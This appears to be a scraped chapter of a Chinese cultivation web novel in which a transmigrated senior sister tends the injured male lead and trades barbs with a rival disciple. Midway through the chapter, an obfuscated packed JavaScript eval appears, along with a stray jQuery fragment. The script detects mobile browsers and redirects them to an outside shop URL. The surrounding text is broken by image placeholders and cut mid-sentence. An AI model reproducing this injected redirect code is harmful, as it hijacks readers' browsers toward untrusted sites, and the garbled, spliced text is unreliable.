“阿娘…求您…”
沈寒舟脸色惨白如纸,毫无血色的唇瓣轻颤,发出细碎的呢喃。
“不要丢下我…”
“我保证听话,再也不闹了!”
沈寒舟声音从极轻,带着点孩童般无助的哭腔,软糯又卑微。
苏明月擦拭脸庞的动作微微顿了顿,不知为何她竟然有点心疼沈寒舟。
如今的沈寒舟不过是十五六岁的小孩,原书对他的身世也是一笔带过,没人知道在他那段空白的岁月里,他究竟经历过怎样的绝望。
“不要,不要!”
沈寒舟猛地蹙紧眉,头颅不安的左右晃动,身体剧烈挣扎,像是要逃脱什么可怕的束缚。
情急之下,他死死扣住苏明月的手腕,睁开的双眸里盛满着恨意,悲愤。
苏明月轻轻蹙眉,一时之间忘记了手腕上处传来的疼痛。
回过神,这才用手拍了拍沈寒舟的手,温声道:“师弟,醒了?”
沈寒舟有些茫然地眨了眨眸子,这才看清楚苏明月的脸,面容姣好,只是少了些血气。
“怎么是你?”
沈寒舟嗓音沙哑,刚醒的缘故,带着一丝极低的颤音。
这时候他才开始打量四周,见是回到了他熟悉的住处,他紧绷的神经才稍稍松懈。
又瞧见了苏明月放在桌子上的木盆,正散发着股股热气。
沈寒舟察觉到自己换了新的里衣。
往日里苏明月百般欺凌的画面浮现在眼前,没想到这次又趁着自己受伤……
她竟然敢?!
“苏明月!”“你对我做了什么?”
沈寒舟低吼她的名字,放在一旁的手也不知何时握成拳头,指节泛白。
苏明月看着他的反应如此剧烈,大概也猜到他是因为什么。
“我对死尸不感兴趣。”苏明月语气平淡。
沈寒舟:“……”
看到沈寒舟语噎的样子,小脸一阵红一阵白的,苏明月觉得莫名好笑。
“师弟你发了高热,衣服湿透了,我让其他师弟给你换了。”苏明月继续解释道。
苏明月将手上的汗巾搭在木盆边缘上,活动了下被捏红的手腕。
人不大,力气不小。
听到解释,沈寒舟的情绪这才稳定下来,又看到了苏明月手腕上的红痕。“大师姐,伤了你…是我的错…”
沈寒舟垂着头,不敢看苏明月一眼,红晕悄悄爬上耳尖。
苏明月饶有兴趣的看着他这副样子,正要继续打趣一番。
门外便涌入三名女子。
“寒舟小师弟!”“我们来看你了”
带头的便是三长老的弟子柳清瑶,身着一袭淡青色的流云广袖裙,腰间束着月白丝绦,勾勒着盈盈一握的纤腰。
她乌发如瀑,仅用一根通透的白玉簪松松挽起,几缕碎发垂在耳侧。
身后跟着的是五长老和六长老的弟子,林霄和宁清浅。
早就听闻这三人关系好,经常一起出现。
又因貌美,天赋不错。
被内外门弟子称为青云宗三大仙子。
柳青瑶作为三长老座下高徒,素来心高气傲,没想到会来探望沈寒舟。
她的目光在沈寒舟身上扫了一圈,见他面色苍白却已无大碍,眼底那抹焦急才散去。
“寒舟小师弟,听说苏明月去牢里找你,那个毒妇没将你怎么样吧?”
柳青瑶语气关切,脚步未停,径直走向床头作势要检查沈寒舟的身体。
听到“毒妇”二字,沈寒舟忍不住轻咳一声。
赶忙道:“多谢青瑶师姐关怀,我没事。”
血色涨满沈寒舟的脸庞,眼神闪躲的朝着角落看了看。
苏明月倒也不恼,嘴角勾起一起玩味的微笑。
柳清瑶顺着沈寒舟的目光看去,刚好瞧见苏明月。
“明月大师姐?!”
柳清瑶瞪大着眸子,显然没想到她会出现在这里。
一想到刚才当着面说了那些话,打算破罐子破摔了。
柳清瑶柳眉微微一挑,带着几分挑衅的语气道:“大师姐身子这才刚好,竟又想霸王硬上弓?当真也是不挑地了。”
柳清瑶身后的林霄和宁清浅闻声,也是噗嗤笑出声。
谁不知苏明月为何受伤,清玄掌门以为封锁消息,其他人便不知道这其中的内幕了。
明明是苏明月霸王硬上弓,最后受到处罚的确是寒舟小师弟。
不过话说回来……
苏明月确实从未踏足过沈寒舟的住处。
沈寒舟被清玄掌门收为亲传弟子,因为苏明月的缘故,却没有亲传弟子应有的待遇。
他的住处又小又破,还偏僻。
这片区域灵气稀薄。
别说灵草了,根都没。
灵鸟来了顶多拉泡屎就走了。
就算沈寒舟是先天圣体,修炼速度远超常人,在这种环境下,是条龙也得趴着。
面对柳清瑶出言嘲讽和身后两人的嗤笑,苏明月脸上笑意反而更深了。
“柳师妹不如留下,好好看看我这个毒妇是如何霸王硬上弓的?”
苏明月语气慵懒,带着几分漫不经心的锋利。
苏明月一边说,一边缓步走向柳清瑶。
“想动手?”
柳清瑶满脸戒备的看着苏明月,随时准备召唤本命法器战斗。
以她现在的境界,即便和苏明月差了两个小境界,但依旧有一战之力。
这次闭关柳清瑶便突破了筑基三层。
而苏明月进青云宗最早,天赋极佳,但平日里疏于修炼,不思进取。
境界上迟迟没有新的突破,现在还停留在筑基五层。
就连最晚进青云宗的沈寒舟都突破了练气期,入筑基。
她微微倾身,抬起柳青瑶的下巴,目光停在她那精致的小脸上。
天杀的!
沈寒舟身为本书的男主,竟然吃这么好。
虽然原书中没有女主,还是有很多美女都对沈寒舟青眼有加,暗中帮助不少。
柳青瑶就是其中之一。
她怎会知道苏明月说话如此直白,一点都不知一羞,一张俏脸随即涨成猪肝色。
柳青瑶挥开苏明月的手,恼羞成怒道:“馋师弟身子,你真下贱!”
“我下贱?”苏明月笑出了声,紧接着道:“难道柳师妹不馋沈寒舟的身子?”
苏明月作为看过原书的人,当然知道柳清瑶刚开始接近沈寒舟目的也不单纯,为的就是他那先天圣体。
沈寒舟并未帮她,但还是以别的方式帮了她,从那之后柳清瑶才真正的动心。
被戳中心事的柳清瑶像是被踩到尾巴的猫。
她猛地退后一步,指着苏明月的手都在剧烈颤抖,声音因为极度羞愤而变得尖锐。
“你少在这里血口喷人!”
柳清瑶死死咬着下唇,看了眼沉默不语的沈寒舟。
说完,她再也待不下去,拉着还在发愣的林霄和宁清浅,拂袖而去。
临走前还不忘用力带上那扇破木门,发出“砰”的一声巨响,震得屋顶落下几缕灰尘。
屋内总算恢复了清净
只剩苏明月和沈寒舟。
沈寒舟望向苏明月的眸子闪过一丝寒光。
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17608480|205824||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
不易察觉。
“大师姐,你似乎有些不同。”
苏明月的身体怔了怔,不过一瞬便恢复如常。
挑了挑眉,毫不避讳的迎上他探究的目光。
随手拉过一把吱呀作响的破椅子坐下,姿态慵懒。
“哦?哪里不同?”
“是比之前更美了?还是比之前更温柔了?”
沈寒舟:“.........”
沈寒舟抿了抿唇,沉默了片刻,才低声道:“从前的师姐不会这般伶牙俐齿……”
“只会暴力解决一切。”比争辩先到的是苏明月的鞭子。
“啊?我吗?”苏明月用手指了指自己。
“你不是大师姐!你到底是谁?”
沈寒舟目光逼视,他甚至怀疑眼前的苏明月被人夺舍了。
在他心里,苏明月不但恶毒,其实是个蠢货。
原主苏明月啊苏明月啊!
你这恶女形象真是深入人心啊!
苏明月大脑飞速运转,眼珠微微一转,故作深沉的叹了口气。
随即换上一副痛心疾首的表情,语重心长地说道:“小师弟,不妨告诉你,我的体内有两个人格,一个是邪恶人格,一个是善良人格……”
苏明月抹了抹眼角,看了下沈寒舟半信半疑的模样,继续一本正经胡说八道。
“前些日子你打了我一掌,好在吉人自有天相,邪恶人格消失了,善良的人格存活下来。”
“那你现在是善良人格?”沈寒舟故作配合的问道。
苏明月郑重的点了点头,“小师弟真是聪慧过人!”
沈寒舟:“……”
他定定地看着眼前这个满嘴胡话的女人,眼底满是狐疑。
邪恶人格?善良人格?
这种鬼话,三岁孩童都不会信!
“怎么?师弟你不信?”
苏明月无辜的眨巴着眸子,眼里满是清澈坦荡真诚。
“我信。”
沈寒舟垂下眼帘,掩去眸底晦暗不明的情绪,声音低哑,“只要师姐不再像从前那样……就好。”
随即露出一抹笑容,眉眼弯弯。
苏明月没想到沈寒舟这么快就信了,反而有些意外。
这笑看着单纯可爱,却令人毛骨悚然……
沈寒舟这个小狐狸!
信也好,不信也罢。
在这么任由她继续编下去,她真的不知道会说出什么惊世骇言!
苏明月从戒指里取出一个白色瓷瓶放在一旁的桌子上。
“师弟,这个有助于你恢复伤口。”
“好好休养。”
说完便速速离去。
直到木门被重新合上,屋内再次陷入一片寂静。
沈寒舟原本温顺乖软的神情才瞬间淡去。他缓缓抬起眼帘,那双漆黑如墨的眸子里,哪里还有半分刚才的懵懂与清澈,取而代之的是一片深不见底的寒潭。
冷静、理智,且带着几分审视。
沈寒舟缓缓起身,将桌上的瓷瓶攥在手里,闻了闻。
“竟是青璃藤……”
青璃藤,藤蔓缠绕,叶似翡翠。
果实晶莹剔透,内含丰富灵力,服用后可加速伤势愈合,提升修为。
不过青璃藤长在深林之中,多有妖兽。
易进不易出。
想要全身而退,怕是不容易。
“苏明月,还有多少是我不了解的?”沈寒舟喃喃道。
沈寒舟缓缓将瓶塞重新塞好,指尖在光滑的瓶身上来回摩挲着。“不管你在耍什么花招,你都该死……”